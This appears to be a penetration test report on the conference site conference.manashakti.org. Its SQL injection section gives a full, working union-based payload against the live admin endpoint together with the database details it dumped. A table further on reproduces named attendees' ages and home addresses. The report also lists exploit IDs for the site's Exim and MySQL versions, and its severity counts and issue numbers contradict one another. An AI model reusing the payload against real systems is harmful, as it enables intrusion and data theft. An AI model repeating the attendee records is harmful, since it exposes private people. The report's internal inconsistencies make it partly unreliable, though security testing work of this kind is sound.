H4U
HackersForYou

PENETRATION TEST REPORT

INTRODUCTION

ENGAGEMENT OVERVIEW

HackersForYou was engaged by Manashakti to conduct a penetration test of their web application hosted within their production environment.

This type of engagement aims to identify security risks, highlight potential risks, and provide remediation guidance to support an improved security posture.

ENGAGEMENT SCOPE

Based on the agreed objectives, the scope included the https://conference.manashakti.org/ domain.

Testing was conducted using Kali Linux and Burp Suite.

CAVEATS

There were no applicable caveats for this engagement.

EXECUTIVE SUMMARY

SECURITY POSTURE

This section provides an overview of the penetration test completed on the application between the 4th and 29th of April 2024.

The following URL was in scope for the engagement:

- https://conference.manashakti.org/

The following testing approaches were taken for this engagement:

- Simulating an external attack by malicious unauthenticated actors from the Internet.

FINDINGS SUMMARY

Overall, the security posture observed during the test window requires improvement immediately. During testing it was not possible to:

- Cannot find credentials for the login page.
- Manipulate business logic issues to carry out undesired behaviours within the domain.

However, a number of issues were discovered during the testing window. Overall, the consultant discovered one critical risk and one low risk vulnerabilities.

The critical-risk vulnerabilities that were detected were gaining access to admin reports and the version and creator of the database. Gaining access to the admin report is critical because it disclosed all of the participants personal information registered on the platform. This is a critical vulnerability, as it can lead to privacy violation, identity theft, financial loss, sensitive data exposure and trust and reputation damage. Implement multi-factor authentication (MFA) to strengthen login security and prevent unauthorized access to admin accounts.

The high-risk vulnerability that was detected was Local Privilege Escalation via Outdated SMTP Service. Privilege escalation is when a user or program gains higher access rights on a system or application than intended. Limit user permissions to only what is necessary for their tasks, reducing the potential impact of privilege escalation.

The medium-risk vulnerabilities that were detected are unnecessary open ports and vulnerable MySQL dependency. Non web-based ports are open which can cause a significant increase in the attack surface. A vulnerable MySQL dependency is a weakness in MySQL that attackers can exploit to compromise system security. Follow best practices for securing MySQL, including strong password policies, encryption, and disabling unnecessary features.

The low-risk vulnerability that was detected is exposed login page. This increases the attack surface of Manashakti. Implement measures to prevent brute force attacks, such as account lockout after multiple failed login attempts or CAPTCHA verification.

RECOMMENDATIONS ROADMAP

MITIGATION PLAN

We've pulled together our recommendations for remediation based on the findings of this engagement.

- Require users to authenticate with strong credentials (e.g., complex passwords, multi-factor authentication) to access directories.
- Utilize Parameterized Queries or Prepared Statements to safeguard against SQL injection. These tools separate user input from SQL code and handle character escaping automatically.
- Maintain a proactive approach to software maintenance by regularly updating and patching systems to address vulnerabilities promptly, ensuring robust protection against potential exploits.
- Use tools like Nessus, OpenVAS, or Qualys to scan your MySQL server for vulnerabilities. They identify configuration weaknesses, outdated software, or misconfigurations that attackers could exploit.
- Set firewall rules to allow only trusted traffic to authorized ports and services, blocking all other traffic by default.
- Close unnecessary open ports on your firewall or router configurations to prevent external access to unneeded services, reducing your network's attack surface.

TESTING STRATEGY

It's recommended that the client undertakes a retest after mitigation is taken place, to ensure effective mitigation steps have been taken.

ISSUE MATRIX

This section lists all issues identified during the assessment, their severity rating, and a brief description along with the associated IDs:

ID	RISK	TITLE	DETAILS
#01	**Critical**	Database version and creator	Threat actors have the ability to perform SQLi to gain access to the database and the admin panel.
#02	**Critical**	User Information Disclosure	Threat Actors have the ability to gain access to sensitive information for all attendees, including home addresses.
#03	**High**	Local Privilege Escalation via Outdated SMTP Service	Exploit that occurs when a user or software program gains higher privileges or access rights on a system or application than originally intended.
#04	**Medium**	Unnecessary Open Ports	Non web-based ports are open which can cause a significant increase in the attack surface.
#05	**Medium**	Vulnerable MySQL Dependency	SQL Injection was found at /post. I was able to exploit this vulnerability to gain access to the admin page
#06	**Low**	Exposed Login Page	Login page was obtained through directory busting.

TECHNICAL FINDINGS

Throughout this document, we've highlighted a number of findings and have categorised them as Critical, High, Medium, Low or Info Only, explanations for which can be found below.

Our consultants classify risk initially based on three metrics: the CVSS score, the probability of the risk occurring, and the impact should it happen. Using their own real-life experience, common sense is also applied to ensure that we have sensible ratings to help you get a clear understanding of your security posture.

CVSS SCORE	PROBABILITY	IMPACT
Aka common vulnerability scoring system, a published standard for scoring the severity of a vulnerability.	How likely is it that a threat actor can exploit the vulnerability? Do public exploits exist?	The impact rating is how much of an effect a successful exploit could have on your organisation.

RISK RATINGS

CRITICAL	Critical vulnerabilities can lead to direct compromise of the host, allow unauthorised access to sensitive data, or impact the organisation seriously from a financial or reputational perspective
HIGH	A risk rating of 'high' indicates that the vulnerability presents a severe threat to the operation or integrity of the relevant host. Exploitation can lead to the compromise of the host or data, but usually as part of a blended attack
MEDIUM	Vulnerabilities that are medium risk may allow an attacker limited access to the host or data, but they usually require specific conditions for an exploit to be successful, so the risk is considered to be moderate
LOW	Low-risk vulnerabilities may provide an attacker with supplementary information about the organisation (e.g., staff contact information or info about the supporting architecture), so exploitation would be unlikely to have a tangible effect on overall security
INFO ONLY	Findings categorised as 'info only' are those which pose no direct security risk, but the consultant feels that they are noteworthy

SQLi Leads to Information Disclosure

CRITICAL

CVSS:	IMPACT:	PROBABILITY:	ISSUE REF:
9.0	HIGH	HIGH	#01

WHAT IS SQLI?

SQL injection is a critical security vulnerability that exploits weaknesses in web applications' handling of SQL queries. It occurs when malicious actors inject SQL code into input fields or query parameters, manipulating the execution of SQL queries. This manipulation can lead to unauthorized access to databases, extraction of sensitive information, modification of data, or even complete compromise of the application's security. SQL injection attacks are prevalent and pose significant risks to organizations, potentially resulting in data breaches, financial losses, and damage to reputation.

Protecting against SQL injection is crucial for several reasons. Firstly, it safeguards sensitive data stored in databases, including personal information, financial records, and proprietary business data. By preventing unauthorized access and manipulation of this data, organizations can maintain compliance with privacy regulations and protect the trust of their customers and stakeholders. Additionally, mitigating SQL injection vulnerabilities enhances the overall security posture of web applications, reducing the risk of cyberattacks and data breaches. It also helps to maintain the integrity and availability of databases, ensuring that critical systems and services remain operational and resilient to malicious exploitation. Ultimately, protecting against SQL injection is essential for preserving the confidentiality, integrity, and availability of data and systems in today's interconnected digital landscape.

SQL Injection was found at /post. I was able to exploit this vulnerability to gain access to the admin page which led to a table that contains sensitive information about everyone attending the conference.

This is critical because an attacker can gain access to everyone's home address which is the main concern.


TECHNICAL EVIDENCE

Example Request:

Sending this request:

```
https://conference.manashakti.org/admin.php?field1=ref_number&select1=CON
F0001%27AND+0+/*!50000UNION*/+ALL+SELECT+1,/*!00000concat*/(0x3c666f6
e7420666163653d224963656c616e6422207374796c653d22636f6c6f723a7265643
b746578742d736861646f773a30707820317078203570782023303030b666f6e74
2d73697a653a33307078223e496e6a6563746564206279204468346e6920567570
70616c61203c2f666f6e743e3c62723e3c666f6e7420636f6c6f723d70696e6b2073
697a653d353e446220566657273696f6e203a20,version(),0x3c62723e446220557336
572203a20,user(),0x3c62723e3c62723e3c2f666f6e743e3c7461626c6520626f7264
65723d2231223e3c74686561643e3c74723e3c74683e44617461626173653c2f74683
e3c74683e5461626c653c2f74683e3c74683e436f6c756d6e3c2f74683e3c2f74686
561643e3c2f74723e3c74626f64793e,(select%20(@x)%20/*!00000from*/%20(selec
t%20(@x:=0x00),(select%20(0)%20/*!00000from*/%20(information_schema/**/.col
umns)%20where%20(table_schema!=0x696e666f726d6174696f6e5f736368656d6
1)%20and%20(0x00)%20in%20(@x:=/*!00000concat*/(@x,0x3c74723e3c74643e3c6
66f6e7420636f6c6f723d7265642073697a653d333e266e6273703b266e6273703b
266e6273703b,table_schema,0x266e6273703b266e6273703b3c2f666f6e743e3c2
f74643e3c74643e3c666f6e7420636f6c6f723d677265656e2073697a653d333e266
e6273703b266e6273703b266e6273703b,table_name,0x266e6273703b266e62737
03b3c2f666f6e743e3c2f74643e3c74643e3c666f6e7420636f6c6f723d626c756520
73697a653d333e,column_name,0x266e6273703b266e6273703b3c2f666f6e743e
3c2f74643e3c2f74723e))))x)),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24--
+-
&field2=OrderDetail.order_id&select2=&field3=OrderDetail.order_id&select3=&sear
ch=Filte,
```

Below shows the database version number and the user account that the database is associated with.



Order ID	Reference Number	Order Date	Order Time

Injected by Dh4ni Vuppala
Db Version : 5.7.23-23
Db User : manaspgt_conf@localhost

Database	Table	Column
manaspgt_manashakti_conf	ACGS_Delegates	id
manaspgt_manashakti_conf	ACGS_Delegates	fullName
manaspgt_manashakti_conf	ACGS_Delegates	designation
manaspgt_manashakti_conf	ACGS_Delegates	profession
manaspgt_manashakti_conf	ACGS_Delegates	age
manaspgt_manashakti_conf	ACGS_Delegates	address
manaspgt_manashakti_conf	ACGS_Delegates	city
manaspgt_manashakti_conf	ACGS_Delegates	state
manaspgt_manashakti_conf	ACGS_Delegates	country
manaspgt_manashakti_conf	ACGS_Delegates	zip
manaspgt_manashakti_conf	ACGS_Delegates	phone

Figure 1

AFFECTED ASSETS

- https://conference.manashakti.org

REMEDIATION GUIDANCE

Mitigating SQLi involves implementing measures to prevent or limit unauthorized access attempts. Here's a list of ways to mitigate directory brute forcing:

- Use Parameterized Queries or Prepared Statements: Instead of concatenating user input directly into SQL queries, use parameterized queries or prepared statements provided by your programming language's database access library. These mechanisms separate SQL code from user input and automatically handle escaping special characters, thus preventing SQL injection.

- Input Validation and Sanitization: Validate and sanitize user input to ensure it adheres to expected formats and ranges. Use whitelisting to only allow known safe characters and patterns, rejecting or sanitizing any input that doesn't match. Avoid blacklisting specific characters or patterns, as this can be error-prone and may not cover all possible injection vectors.

- Least Privilege Principle: Ensure that the database user account used by the application has the least privileges necessary to perform its tasks. Avoid using superuser or admin-level accounts for routine application tasks, as this can increase the potential impact of a successful SQL injection attack.

User Information Disclosure

CRITICAL

CVSS:	IMPACT:	PROBABILITY:	ISSUE REF:
9.0	HIGH	HIGH	#01

WHAT IS DIRECTORY BRUTE FORCING?

Directory brute forcing is a cybersecurity tactic where attackers use automated tools to methodically test a plethora of directory and file names on a web server or within a file system. The aim is to unveil concealed or inadequately protected resources that might not be easily accessible through standard means. By generating lists of potential paths based on common naming conventions and patterns, attackers send HTTP requests to the target server, scrutinizing responses to pinpoint accessible directories or files. This unethical practice is often employed to exploit vulnerabilities, gather sensitive information, or gain unauthorized access. However, it can trigger security measures, pose legal risks, and strain server resources.


Directory brute forcing was performed which resulted in us gaining access to the admin page, which consisted of all of the conference participants home addresses and mobile numbers.

This is a critical vulnerability because having access to this information can lead to privacy violation, identity theft, financial loss, sensitive data exposure and trust and reputation damage.

TECHNICAL EVIDENCE

Example Request:

Performing both directory brute forcing and SQLi gave us access to the admin page which contained all of the participants personal information, including their home address.



Welcome Conference Info

Admin Reports

Search:

Please filter results by choosing filter column type and filling one to three values one by one from left to right below.

Order ID | Order ID

Filter

Order ID	Reference Number	Order Date	Order Time	Name	Designation	Profession	Age	Address	City
CONF0001	45100	2018-08-21	10:58:03	Sukrut Hukkerikar	TEST	TEST	33	Varsoli, Lonavala	Lonavala
CONF0002	32161	2018-08-21	10:58:03	PRAJAKTA DESHPANDE	LECTURER	ACADEMICIAN	37	1, LAXMI-VISHNU, SUYOG SOC, SHIKHAAREWADI, NASIKROAD	NASIK
CONF0003	97280	2018-	10:58:03	Dr. Shreya	Doctor	Physiotherapist	38	Flat no 51, A-3, Agastha Garden Enclave, Pirojsha Nagar, Vikhroli	Mumbai

Figure 2

A login page was also found which increases the attack surface.




Figure 3

AFFECTED ASSETS

- https://conference.manashakti.org

REMEDIATION GUIDANCE

Mitigating directory brute forcing involves implementing measures to prevent or limit unauthorized access attempts. Here's a list of ways to mitigate directory brute forcing:

- Strong Authentication: Require users to authenticate with strong credentials (e.g., complex passwords, multi-factor authentication) to access directories.
- Access Controls: Implement access controls to restrict directory access based on user roles and permissions. Use role-based access control (RBAC) or access control lists (ACLs) to enforce least privilege principles.
- Rate Limiting: Implement rate-limiting mechanisms to restrict the number of requests per unit of time from a single IP address or user, reducing the effectiveness of brute force attacks.

Local Privilege Escalation Via Vulnerable SMTP Service

High

CVSS:	IMPACT:	PROBABILITY:	ISSUE REF:
7.7	HIGH	HIGH	#02

WHAT IS VULNERABLE SMPT DEPENDENCY?

Local Privilege Escalation (LPE) is a security exploit that occurs when a user or software program gains higher privileges or access rights on a system or application than originally intended. This typically happens on a local machine or system where the attacker already has some level of access, such as a standard user account.

Here's how it generally works:

- Initial Access: The attacker gains access to the target system, often through vulnerabilities like weak passwords, software vulnerabilities, or social engineering attacks.

- Limited Privileges: Initially, the attacker might have limited privileges, such as those of a standard user or a guest account.

- Exploiting Vulnerabilities: The attacker then exploits a vulnerability within the system or a running application to escalate their privileges. This could be a flaw in the operating system, a misconfigured application, or an unpatched software vulnerability.


- Elevation of Privilege: By exploiting the vulnerability, the attacker gains higher-level privileges, such as administrator or root access, allowing them to perform actions that would normally be restricted, such as installing software, modifying system settings, or accessing sensitive data belonging to other users.

Local privilege escalation is particularly dangerous because it allows attackers who have gained initial access to a system to further expand their control and potentially gain full control over the system. This can lead to further compromise of the system's security, data theft, or unauthorized access to sensitive information.

TECHNICAL EVIDENCE

Example Request:
An examination of user permissions, group memberships, and system privileges was performed to assess the overall security posture of the SMTP service.

More information regarding the CVE can be located here:
https://nvd.nist.gov/vuln/detail/CVE-2022-37451



```
587/tcp  open   smtp     Exim smtpd 4.96.2
| vulners:
|   cpe:/a:exim:exim:4.96.2:
|       MSF:EXPLOIT-LINUX-LOCAL-EXIM4_DELIVER_MESSAGE_PRIV_ESC- 10.0    https://vulners
F:EXPLOIT-LINUX-LOCAL-EXIM4_DELIVER_MESSAGE_PRIV_ESC-    *EXPLOIT*
|       EXPLOITPACK:4FFD4258EB9240F56C83A57C965E0913    10.0    https://vulners.com/exp
CK:4FFD4258EB9240F56C83A57C965E0913      *EXPLOIT*
|       EXIM_EXPANSION_RCE      10.0    https://vulners.com/canvas/EXIM_EXPANSION_RCE
|       EDB-ID:47307    10.0    https://vulners.com/exploitdb/EDB-ID:47307      *EXPLOI
|       EDB-ID:46996    10.0    https://vulners.com/exploitdb/EDB-ID:46996      *EXPLOI
|       EDB-ID:46974    10.0    https://vulners.com/exploitdb/EDB-ID:46974      *EXPLOI
|       E1FEC345-BB7E-5FFE-AD78-64A1B9E93172    10.0    https://vulners.com/githubexplo
FFE-AD78-64A1B9E93172    *EXPLOIT*
|       CVE-2019-10149  10.0    https://vulners.com/cve/CVE-2019-10149
|       ADA0DDA5-BF6D-5656-87DA-B9E2BF0777ED    10.0    https://vulners.com/githubexplo
656-87DA-B9E2BF0777ED    *EXPLOIT*
|       910B7127-C06A-533E-BFC7-6ED36944EA87    10.0    https://vulners.com/githubexplo
33E-BFC7-6ED36944EA87    *EXPLOIT*
|       7DB4D6C1-099F-581F-8C39-DB454925C570    10.0    https://vulners.com/githubexplo
81F-8C39-DB454925C570    *EXPLOIT*
|       7B7215E0-65A8-5ECC-B222-5204D0DE0ABF    10.0    https://vulners.com/githubexplo
ECC-B222-5204D0DE0ABF    *EXPLOIT*
|       53BB099A-E497-5170-9B4B-16FB5A78CF67    10.0    https://vulners.com/githubexplo
```

Figure 4

AFFECTED ASSETS

- https://conference.manashakti.org

REMEDIATION GUIDANCE

To protect against Local Privilege Escalation:

- Regular Software Updates and Patching: Maintain a proactive approach to software maintenance by regularly updating and patching systems to address vulnerabilities promptly, ensuring robust protection against potential exploits.

- Least Privilege Principle: Embrace the principle of least privilege, assigning users only the permissions essential for their roles. This strategy limits the scope of potential damage from security breaches or unauthorized access attempts.

- Strong Password Policies: Enforce stringent password policies, encompassing complexity requirements, regular changes, and avoidance of password reuse. This approach fortifies user authentication mechanisms and mitigates the risk of credential-based attacks.

Vulnerable MySQL Dependency

Medium

CVSS:	IMPACT:	PROBABILITY:	ISSUE REF:
4.4	Medium	HIGH	#02

WHAT IS VULNERABLE MYSQL DEPENDENCY?

A vulnerable MySQL dependency refers to a situation where a software application relies on an outdated or insecure version of the MySQL database management system. Vulnerabilities in software dependencies, including databases like MySQL, can pose serious security risks to an application and its users.


There are several reasons why a MySQL dependency might become vulnerable:

1. **Outdated Software**: If the application is using an old version of MySQL that has known security vulnerabilities, attackers can exploit these vulnerabilities to gain unauthorized access to the system or manipulate data.
2. **Failure to Apply Patches**: Even if the MySQL version is not outdated, if the software fails to apply security patches released by MySQL, it remains vulnerable to known exploits.
3. **Configuration Errors**: Misconfigurations in MySQL can create security vulnerabilities. For example, leaving default passwords unchanged or granting excessive privileges to database users can expose the system to attacks.
4. **Insecure Code Practices**: Insecure coding practices within the application itself can lead to vulnerabilities that attackers can exploit to compromise the MySQL database. For example, SQL injection vulnerabilities can allow attackers to execute arbitrary SQL commands on the database.

TECHNICAL EVIDENCE

Example Request:
Through scanning, vulnerabilities in MySQL dependencies were flagged, prompting further investigation.

More information regarding the CVE can be located here:
https://nvd.nist.gov/vuln/detail/CVE-2018-3284



```
|       CVE-2023-51767  3.5     https://vulners.com/cve/CVE-2023-51767
|       PRION:CVE-2018-20685    2.6     https://vulners.com/prion/PRION:CVE-2018-20685
|       CVE-2018-20685  2.6     https://vulners.com/cve/CVE-2018-20685
|       PACKETSTORM:151227      0.0     https://vulners.com/packetstorm/PACKETSTORM:151
|_      1337DAY-ID-30937        0.0     https://vulners.com/zdt/1337DAY-ID-30937
3306/tcp open  mysql    MySQL 5.7.23-23
| vulners:
|   cpe:/a:mysql:mysql:5.7.23-23:
|       PRION:CVE-2020-14760    7.5     https://vulners.com/prion/PRION:CVE-2020-14760
|       PRION:CVE-2019-14540    7.5     https://vulners.com/prion/PRION:CVE-2019-14540
|       PRION:CVE-2021-2011     7.1     https://vulners.com/prion/PRION:CVE-2021-2011
|       PRION:CVE-2021-2060     6.8     https://vulners.com/prion/PRION:CVE-2021-2060
|       PRION:CVE-2021-2014     6.8     https://vulners.com/prion/PRION:CVE-2021-2014
|       PRION:CVE-2021-2001     6.8     https://vulners.com/prion/PRION:CVE-2021-2001
|       PRION:CVE-2020-14869    6.8     https://vulners.com/prion/PRION:CVE-2020-14869
|       PRION:CVE-2020-14867    6.8     https://vulners.com/prion/PRION:CVE-2020-14867
|       PRION:CVE-2020-14812    6.8     https://vulners.com/prion/PRION:CVE-2020-14812
|       PRION:CVE-2020-14765    6.8     https://vulners.com/prion/PRION:CVE-2020-14765
|       PRION:CVE-2020-14672    6.8     https://vulners.com/prion/PRION:CVE-2020-14672
|       PRION:CVE-2021-2144     6.5     https://vulners.com/prion/PRION:CVE-2021-2144
|       PRION:CVE-2021-2022     6.3     https://vulners.com/prion/PRION:CVE-2021-2022
|       PRION:CVE-2022-21367    5.5     https://vulners.com/prion/PRION:CVE-2022-21367
